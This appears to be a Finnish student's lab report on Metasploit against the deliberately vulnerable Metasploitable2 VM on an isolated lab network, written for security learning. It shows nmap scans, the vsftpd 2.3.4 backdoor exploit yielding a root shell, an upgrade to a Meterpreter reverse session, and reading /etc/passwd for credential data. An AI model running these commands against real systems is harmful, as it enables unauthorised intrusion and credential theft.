


x.

- Termejä
 - o Exploits, koodi, joka hyväksikäyttää haavoittuvuuksia
 - o Payload, koodi, joka pyörii kohde koneella exploitin jälkeen
 - o Auxiliary, moduuli, josta saa ylimääräisiä toimintoja
 - o Encoders, piilottaa moduulit välttääkseen havaitsemista
 - o Meterpreter, suosittu payload, joka käyttää muistin DDL injektioita
- Open source tekee Metasploitista hyvän työkalun, jolloin kuka tahansa voi tutkia koodia ja lisätä omia moduuleja
- Metasploit on helppokäyttöinen ja sisältää automatisaatiota, joka tekee käytöstä mukavempaa
- Payloadien käyttö ja niiden välillä vaihtelu on yksikertaista
- Puhtaampi poistuminen kohtejärjestelmästä
- Mielestäni Case Study oli hyvä lisäys kappaleeseen, koska siitä voi oppia myös teknistä puolta kappaleessa käydyn teorian lisäksi.

a.

1.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 8.8.8.8  
ping: connect: Network is unreachable  
(kali@kali)-[~]  
$
```

```
msfadmin@metasploitable:~$ ping 8.8.8.8  
connect: Network is unreachable
```

2.

```
msfadmin@metasploitable:~$ ping 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:  
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=16.2 ms  
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=2.14 ms  
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.75 ms  
  
--- 192.168.56.101 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 1.752/6.717/16.256/6.746 ms  
msfadmin@metasploitable:~$
```

b.

```
(kali@kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: View missing module options with show missing

((--_..._))
( ) o o ( )
   \o_o/
    M S F
     ||| WW |||
     |||      |||


+=[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

C.

```
msf6 > db_nmap -sn 192.168.56.0/24
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 11:42 EDT
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 192.168.56.1
[*] Nmap: Host is up (0.00073s latency).
[*] Nmap: MAC Address: 0A:00:27:00:00:0F (Unknown)
[*] Nmap: Nmap scan report for 192.168.56.100
[*] Nmap: Host is up (0.00087s latency).
[*] Nmap: MAC Address: 08:00:27:AD:48:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.0075s latency).
[*] Nmap: MAC Address: 08:00:27:09:82:56 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 192.168.56.101
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 1.96 seconds
msf6 >
```



metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

```
d. msf6 > db_nmap -A -T4 -p- 192.168.56.102
```

```
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 11:45 EDT
```

```
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)'
```

```
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
```

```
[*] Nmap: Verbosity Increased to 1.
```

```
[*] Nmap: NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
```

```
[*] Nmap: NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
```

```
[*] Nmap: Completed NSE at 11:48, 8.67s elapsed
```

```
[*] Nmap: Initiating NSE at 11:48
```

```
[*] Nmap: Completed NSE at 11:48, 1.39s elapsed
```

```
[*] Nmap: Initiating NSE at 11:48
```

```
[*] Nmap: Completed NSE at 11:48, 0.01s elapsed
```

```
[*] Nmap: Nmap scan report for 192.168.56.102
```

[*] Nmap: Host is up (0.011s latency).

[*] Nmap: Not shown: 65505 closed tcp ports (reset)

[*] Nmap: PORT STATE SERVICE VERSION

[*] Nmap: 21/tcp open ftp vsftpd 2.3.4

[*] Nmap: | ftp-syst:

[*] Nmap: | STAT:

[*] Nmap: | FTP server status:

[*] Nmap: | Connected to 192.168.56.101

[*] Nmap: | Logged in as ftp

[*] Nmap: | TYPE: ASCII

[*] Nmap: | No session bandwidth limit

[*] Nmap: | Session timeout in seconds is 300

[*] Nmap: | Control connection is plain text

[*] Nmap: | Data connections will be plain text

[*] Nmap: | vsFTPD 2.3.4 - secure, fast, stable

[*] Nmap: |_End of status

[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)

[*] Nmap: 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

[*] Nmap: | ssh-hostkey:

[*] Nmap: | 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

[*] Nmap: |_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

[*] Nmap: 23/tcp open telnet Linux telnetd

[*] Nmap: 25/tcp open smtp Postfix smtpd

[*] Nmap: |_ssl-date: 2025-08-28T15:35:37+00:00; -13m17s from scanner time.

[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN

[*] Nmap: | sslv2:

[*] Nmap: | SSLv2 supported

[*] Nmap: | ciphers:

[*] Nmap: | SSL2_RC4_128_WITH_MD5

[*] Nmap: | SSL2_DES_64_CBC_WITH_MD5

[*] Nmap: | SSL2_RC4_128_EXPORT40_WITH_MD5

[*] Nmap: | SSL2_RC2_128_CBC_WITH_MD5

[*] Nmap: | SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

[*] Nmap: | _ SSL2_DES_192_EDE3_CBC_WITH_MD5

[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

[*] Nmap: | Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

[*] Nmap: | Public Key type: rsa

[*] Nmap: | Public Key bits: 1024

[*] Nmap: | Signature Algorithm: sha1WithRSAEncryption

[*] Nmap: | Not valid before: 2010-03-17T14:07:45

[*] Nmap: | Not valid after: 2010-04-16T14:07:45

[*] Nmap: | MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828

[*] Nmap: | _SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6

[*] Nmap: 53/tcp open domain ISC BIND 9.4.2

[*] Nmap: | dns-nsid:

[*] Nmap: | _ bind.version: 9.4.2

[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

[*] Nmap: | http-methods:

[*] Nmap: | _ Supported Methods: GET HEAD POST OPTIONS

[*] Nmap: | _http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

[*] Nmap: | _http-title: Metasploitable2 - Linux

[*] Nmap: 111/tcp open rpcbind 2 (RPC #100000)

[*] Nmap: | rpcinfo:

[*] Nmap: | program version port/proto service

[*] Nmap: | 100003 2,3,4 2049/tcp nfs

[*] Nmap: | 100003 2,3,4 2049/udp nfs

[*] Nmap: | 100005 1,2,3 33322/udp mountd

[*] Nmap: | 100005 1,2,3 56267/tcp mountd

[*] Nmap: | 100021 1,3,4 44320/tcp nlockmgr

[*] Nmap: |_ 100021 1,3,4 57406/udp nlockmgr

[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

[*] Nmap: 512/tcp open exec netkit-rsh rexecd

[*] Nmap: 513/tcp open login

[*] Nmap: 514/tcp open shell Netkit rshd

[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry

[*] Nmap: 1524/tcp open bindshell Metasploitable root shell

[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)

[*] Nmap: 2121/tcp open irc ProFTPD 1.3.1

[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

[*] Nmap: | mysql-info:

[*] Nmap: | Protocol: 10

[*] Nmap: | Version: 5.0.51a-3ubuntu5

[*] Nmap: | Thread ID: 8

[*] Nmap: | Capabilities flags: 43564

[*] Nmap: | Some Capabilities: Speaks41ProtocolNew, Support41Auth, SupportsCompression, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions

[*] Nmap: | Status: Autocommit

[*] Nmap: |_ Salt: 1_ir\$UaiiTVRuxz~)L\$

[*] Nmap: 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

[*] Nmap: |_ ssl-date: 2025-08-28T15:35:37+00:00; -13m17s from scanner time.

[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

[*] Nmap: | Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

[*] Nmap: | Public Key type: rsa

[*] Nmap: | Public Key bits: 1024

[*] Nmap: | Signature Algorithm: sha1WithRSAEncryption

[*] Nmap: | Not valid before: 2010-03-17T14:07:45

[*] Nmap: | Not valid after: 2010-04-16T14:07:45

[*] Nmap: | MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828

[*] Nmap: | _SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6

[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)

[*] Nmap: | vnc-info:

[*] Nmap: | Protocol version: 3.3

[*] Nmap: | Security types:

[*] Nmap: | _ VNC Authentication (2)

[*] Nmap: 6000/tcp open X11 (access denied)

[*] Nmap: 6667/tcp open irc UnrealIRCd

[*] Nmap: 6697/tcp open irc UnrealIRCd

[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

[*] Nmap: | _ajp-methods: Failed to get a valid response for the OPTION request

[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

[*] Nmap: | http-methods:

[*] Nmap: | _ Supported Methods: GET HEAD POST OPTIONS

[*] Nmap: | _http-favicon: Apache Tomcat

[*] Nmap: | _http-server-header: Apache-Coyote/1.1

[*] Nmap: | _http-title: Apache Tomcat/5.5

[*] Nmap: 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)

[*] Nmap: 38558/tcp open java-rmi GNU Classpath grmiregistry

[*] Nmap: 44320/tcp open nlockmgr 1-4 (RPC #100021)

[*] Nmap: 52172/tcp open status 1 (RPC #100024)

[*] Nmap: 56267/tcp open mountd 1-3 (RPC #100005)

[*] Nmap: MAC Address: 08:00:27:09:82:56 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

[*] Nmap: Device type: general purpose

[*] Nmap: Running: Linux 2.6.X

[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6

[*] Nmap: OS details: Linux 2.6.9 - 2.6.33

[*] Nmap: Uptime guess: 0.005 days (since Thu Aug 28 11:41:50 2025)

[*] Nmap: Network Distance: 1 hop

[*] Nmap: TCP Sequence Prediction: Difficulty=203 (Good luck!)

[*] Nmap: IP ID Sequence Generation: All zeros

[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

[*] Nmap: Host script results:

[*] Nmap: | _clock-skew: mean: 46m46s, deviation: 2h00m03s, median: -13m17s

[*] Nmap: | _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

[*] Nmap: | _smb2-time: Protocol negotiation failed (SMB2)

[*] Nmap: | smb-security-mode:

[*] Nmap: | account_used: <blank>

[*] Nmap: | authentication_level: user

[*] Nmap: | challenge_response: supported

[*] Nmap: | _ message_signing: disabled (dangerous, but default)

[*] Nmap: | smb-os-discovery:

[*] Nmap: | OS: Unix (Samba 3.0.20-Debian)

[*] Nmap: | Computer name: metasploitable

[*] Nmap: | NetBIOS computer name:

[*] Nmap: | Domain name: localdomain

[*] Nmap: | FQDN: metasploitable.localdomain

[*] Nmap: | _ System time: 2025-08-28T11:35:35-04:00

[*] Nmap: TRACEROUTE

[*] Nmap: HOP RTT ADDRESS

[*] Nmap: 1 10.90 ms 192.168.56.102

[*] Nmap: NSE: Script Post-scanning.

[*] Nmap: Initiating NSE at 11:48

[*] Nmap: Completed NSE at 11:48, 0.00s elapsed

[*] Nmap: Initiating NSE at 11:48

[*] Nmap: Completed NSE at 11:48, 0.00s elapsed

[*] Nmap: Initiating NSE at 11:48

[*] Nmap: Completed NSE at 11:48, 0.00s elapsed

[*] Nmap: Read data files from: /usr/share/nmap

[*] Nmap: OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 175.93 seconds

[*] Nmap: Raw packets sent: 66214 (2.914MB) | Rcvd: 66212 (2.649MB)

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

Kuva skannauksen alusta:

```
(kali@kali)~$ nmap -A -T4 -p- 192.168.56.102 -oA foo
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 11:58 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0100s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
```

Kuva foo.nmap tiedoston sisällöstä:

```

(kali@kali)-[~]
$ cat foo.nmap
# Nmap 7.95 scan initiated Thu Aug 28 11:58:09 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oA foo 192.168.56.102
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0100s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.101
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ ssl-date: 2025-08-28T15:39:47+00:00; -21m10s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

```

e.

| host | port | proto | name | state | info |
|--------------|-------|-------|-------------|-------|---|
| 192.168.56.1 | 21 | tcp | ftp | open | vsftpd 2.3.4 |
| 192.168.56.1 | 22 | tcp | ssh | open | OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0 |
| 192.168.56.1 | 23 | tcp | telnet | open | Linux telnetd |
| 192.168.56.1 | 25 | tcp | smtp | open | Postfix smtpd |
| 192.168.56.1 | 53 | tcp | domain | open | ISC BIND 9.4.2 |
| 192.168.56.1 | 80 | tcp | http | open | Apache httpd 2.2.8 (Ubuntu) DAV/2 |
| 192.168.56.1 | 111 | tcp | rpcbind | open | 2 RPC #100000 |
| 192.168.56.1 | 139 | tcp | netbios-ssn | open | Samba smbd 3.X - 4.X workgroup: WORKGROUP |
| 192.168.56.1 | 445 | tcp | netbios-ssn | open | Samba smbd 3.0.20-Debian workgroup: WORKGROUP |
| 192.168.56.1 | 512 | tcp | exec | open | netkit-rsh rexecd |
| 192.168.56.1 | 513 | tcp | login | open | |
| 192.168.56.1 | 514 | tcp | shell | open | Netkit rshd |
| 192.168.56.1 | 1099 | tcp | java-rmi | open | GNU Classpath grmiregistry |
| 192.168.56.1 | 1524 | tcp | bindshell | open | Metasploitable root shell |
| 192.168.56.1 | 2049 | tcp | nfs | open | 2-4 RPC #100003 |
| 192.168.56.1 | 2121 | tcp | ftp | open | ProFTPD 1.3.1 |
| 192.168.56.1 | 3306 | tcp | mysql | open | MySQL 5.0.51a-3ubuntu5 |
| 192.168.56.1 | 3632 | tcp | distccd | open | distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4) |
| 192.168.56.1 | 5432 | tcp | postgresql | open | PostgreSQL DB 8.3.0 - 8.3.7 |
| 192.168.56.1 | 5900 | tcp | vnc | open | VNC protocol 3.3 |
| 192.168.56.1 | 6000 | tcp | x11 | open | access denied |
| 192.168.56.1 | 6667 | tcp | irc | open | UnrealIRCd |
| 192.168.56.1 | 6697 | tcp | irc | open | UnrealIRCd |
| 192.168.56.1 | 8009 | tcp | ajp13 | open | Apache Jserv Protocol v1.3 |
| 192.168.56.1 | 8180 | tcp | http | open | Apache Tomcat/Coyote JSP engine 1.1 |
| 192.168.56.1 | 8787 | tcp | drb | open | Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb |
| 192.168.56.1 | 38558 | tcp | java-rmi | open | GNU Classpath grmiregistry |
| 192.168.56.1 | 44320 | tcp | nlockmgr | open | 1-4 RPC #100021 |
| 192.168.56.1 | 52172 | tcp | status | open | 1 RPC #100024 |
| 192.168.56.1 | 56267 | tcp | mountd | open | 1-3 RPC #100005 |

```
msf6 > hosts

Hosts
=====

address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.56.1 0A:00:27:00:00:0F
192.168.56.100 08:00:27:AD:48:D0
192.168.56.101
192.168.56.102 08:00:27:09:82:56      Linux      2.6.X  server

msf6 > 
```

- f. Metasploit on mielestäni parempi vaihtoehto yleiseen käyttöön, koska se listaa tulokset yksinkertaisesti samaan paikkaan. Tietoa on helpompi hakea yksittäisistä palveluista. Toisen tiedoston etu on kuitenkin se, että se tallentaa koko skannin tiedot, jolloin niitä pääsee tutkimaan tarkemmin.
- g. Seuraavaksi hakkeroin vsftpd:n kautta metasploitableen. Ensin hain vsftpd:lle exploitin, otin sen käyttöön use-komennolla, asetin kohde osoitteen ja portin. Ajoin exploitin.

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:40723 -> 192.168.56.102:6200) at 2025-08-30 10:44:59 -0400

whoami
root

```

- h. Etsin meterpreterin ja kopioin komennon, jolla shell saadaan siirrettyä meterpreteriin.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search shell_to_meterpreter

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/manage/shell_to_meterpreter .              normal No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Siirsin session 1 meterpreteriin.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   shell cmd/unix  192.168.56.101:40723 → 192.168.56.102:6200 (192.168.56.102)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (1017704 bytes) to 192.168.56.102
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 2 opened (192.168.56.101:4433 → 192.168.56.102:50743) at 2025-08-30 10:53:07 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > █
```

Käynnistin meterpreter session.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   shell cmd/unix  192.168.56.101:42705 → 192.168.56.102:6200 (192.168.56.102)
2   meterpreter x86/linux  root @ metasploitable.localdomain 192.168.56.101:4433 → 192.168.56.102:48340 (192.168.56.102)

msf6 post(multi/manage/shell_to_meterpreter) > session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

- i. Ajoin ifconfig ja route komennot kohdelaitteella, joista saan tietoa verkosta, jossa kohdekone on kiinni ja mihin verkkoihin sillä on access.

```
meterpreter > ifconfig

Interface 1
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name       : eth0
Hardware MAC : 08:00:27:09:82:56
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe09:8256
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric  Interface
-----
192.168.56.0 255.255.255.0 0.0.0.0      0       eth0

No IPv6 routes were found.
meterpreter > █
```


- <https://medium.com/@koppollareddykiran/metasploitable-2-full-walkthrough-693a928d749d>.

```
(kali㉿kali)-[~]  
$ telnet 192.168.56.102  
Trying 192.168.56.102 ...  
Connected to 192.168.56.102.  
Escape character is '^]'.  
  
metasploit  
  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started
```

- ```
meterpreter > ps
Process List

PID PPID Name Arch User Path
1 0 init x86 root /sbin/init
2 0 [kthreadd] 1686 root
3 2 [migration/0] 1686 root
4 2 [ksofirq/0] 1686 root
5 2 [watchdog/0] 1686 root
6 2 [events/0] 1686 root
7 2 [khelper] 1686 root
41 2 [kblockd/0] 1686 root
44 2 [kacpid] 1686 root
45 2 [kacpi_notify] 1686 root
91 1 [kservio] 1686 root
129 2 [pdfflush] 1686 root
130 2 [pdfflush] 1686 root
131 2 [kswapd0] 1686 root
172 2 [ata/0] 1686 root
1129 2 [ksnapd] 1686 root
1298 2 [ata/0] 1686 root
1301 2 [ata_aux] 1686 root
1310 2 [scsi_eh_0] 1686 root
1311 2 [scsi_eh_1] 1686 root
1333 2 [ksuspend_usbd] 1686 root
1336 2 [khubd] 1686 root
2086 2 [scsi_eh_2] 1686 root
2277 2 [kjournald] 1686 root
2431 1 udevd x86 root /sbin/udev
2664 2 [kpsmoused] 1686 root
3184 1 dhclient3 x86 root /sbin/dhclient3
3602 2 [kjournald] 1686 root
3732 1 portmap x86 daemon /sbin/portmap
3748 1 rpc.statd x86 statd /sbin/rpc.statd
3754 2 [rpcd/0] 1686 root
3769 2 rpc.idmapd x86 root
3996 1 getty x86 root
3997 1 getty x86 root
4003 1 getty x86 root
4006 1 getty x86 root
4009 1 getty x86 root
4045 1 syslogd x86 syslog /sbin/syslogd
4080 1 dd x86 root
4082 1 klogd x86 root
4105 1 named x86 bind /usr/sbin/named
4127 1 sshd x86 root /usr/sbin/sshd
4203 1 mysqld_safe x86 root /bin/bash
4245 4203 mysqld x86 mysql
4247 4203 logserver x86 root /usr/bin/logserver
4324 1 postgres x86 postgres /usr/lib/postgresql/8.3/bin/postgres
4327 4324 postgres x86 postgres /usr/lib/postgresql/8.3/bin/postgres
4328 4324 postgres x86 postgres /usr/lib/postgresql/8.3/bin/postgres
4329 4324 postgres x86 postgres /usr/lib/postgresql/8.3/bin/postgres
4330 4324 postgres x86 postgres /usr/lib/postgresql/8.3/bin/postgres
```

Kohdassa i ajoin ifconfig ja route komennot saadakseni tietoa verkosta. Meterpreterillä pystyy myös luomaan uusia tiedostoja kohdekoneeseen. Tässä on käyttäjätunnuksia ja salasana hasheja, kun halutaan päästä seuraaviin järjestelmiin.

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
